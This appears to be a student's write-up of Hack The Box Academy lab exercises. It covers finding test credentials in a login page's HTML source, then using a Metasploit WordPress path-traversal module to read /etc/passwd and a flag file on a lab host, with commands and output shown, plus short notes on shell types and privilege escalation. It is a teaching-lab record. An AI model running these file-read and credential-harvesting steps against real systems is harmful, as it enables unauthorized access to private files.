
1.



I went to look for files that are not supposed to be accessed which are stored in the robots.txt. I found the admin file page and decided to explore it more futher





Kali Linux
Hack The Box - Academy
94.237.63.201:34857/admin-lo
Internet Speed Test | Fast.com
Not secure
94.237.63.201:34857/admin-login-page.php
Admin Panel
Username
Username
Password
Password
Login
I got this login page and decided to view tha page sourc


Kali Linux
Hack The Box - Academy
94.237.63.201:34857/admin-l
view-source:94.237.63.201:3
Internet Speed Test | Fast.com
Not secure
view-source:94.237.63.201:34857/admin-login-page.php
color: white;
padding: 14px 20px;
margin: 8px 0;
border: none;
cursor: pointer;
width: 100%;
border-radius: 10px;
}
button:hover {
opacity: 0.8;
}
.container {
padding: 16px;
}
</style>
<body>
<form name='login' autocomplete='off' class='form' action='' method='post'>

<h1>
Admin Panel
</h1>

<label for="username">Username</label>
<input name='username' placeholder='Username' type='text'>
<label for="password">Password</label>
<input name='password' placeholder='Password' type='password'>
<!-- TODO: remove test credentials admin:password123 -->
<button type="submit" formmethod='post'>Login</button>

</form>
</body>
</html>
I got the login details



Public Exploits

- After identifying running services in ports using nmap, the next step is to look for any applications/services that have any public exploits


- We can google for the application name with exploit to see any results


- We can also use a tool called searchsploit.

- Metasploit contains many bilt-in exploits for many public vulnerabilities


Questions

1.





- the ip address took me to this website. A simple plugin 2.7.10



- I went to metasploit to search for any exploit that maybe present and got 1

```
dylan@kali: ~/Documents/cyber_shujaa
File  Actions  Edit  View  Help

Module options (auxiliary/scanner/http/wp_simple_backup_file_read):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   DEPTH      6                yes       Traversal Depth (to reach the root folder)
   FILEPATH   /etc/passwd      yes       The path to the file to read
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   THREADS    1                yes       The number of concurrent threads (max one per host)
   VHOST                       no        HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/wp_simple_backup_file_read) > set RhOSTS 94.237.56.213
RhOSTS => 94.237.56.213
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) > set RPORT 44292
RPORT => 44292
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) > exploit

[+] File saved in: /home/dylan/.msf4/loot/20240523072539_default_94.237.56.213_simplebackup.tra_658650.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) > cat /home/dylan/.msf4/loot/20240523072539_default_94.237.56.213_simplebackup.tra_658650.txt
[*] exec: cat /home/dylan/.msf4/loot/20240523072539_default_94.237.56.213_simplebackup.tra_658650.txt

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```

I set the RHOSTs and RPORT and exploited

```
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:101:102:MySQL Server,,,:/nonexistent:/bin/false
systemd-timesync:x:102:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:103:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:104:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:105:107::/nonexistent:/usr/sbin/nologin
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) > cat flag.txt
[*] exec: cat flag.txt

cat: flag.txt: No such file or directory
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) > cat /flag.txt
[*] exec: cat /flag.txt

cat: /flag.txt: No such file or directory
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) > set filepath /flag.txt
filepath => /flag.txt
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) > run

[+] File saved in: /home/dylan/.msf4/loot/20240523072930_default_94.237.56.213_simplebackup.tra_704786.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) > cat /home/dylan/.msf4/loot/20240523072930_default_94.237.56.213_simplebackup.tra_704786.txt
[*] exec: cat /home/dylan/.msf4/loot/20240523072930_default_94.237.56.213_simplebackup.tra_704786.txt

HTB{my_f1r57_h4ck}
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) >
```

I set my filepathe to flag.txt and ran

I got the flag

Types of shells

- Can be used as a method of accessing a compromised

- We have:

1. Bind shell which which waits for us to connect to it and gives control once we do

2. reverse shell – connects back to our system and gives us control through a reverse connection

3. Web shell – Communicate through a web server, accepts our commands and execute them and print them back

Privilege Escalation


- This is an attack aiming to gain Unauthorized higher-level acceess within a security system


- If we encounter a server running on an old os we could start by looking for potential kernel vulnerabilities that may exist

- we could do the same for softwares


Questions

1.







- I was able to login through ssh to the machine



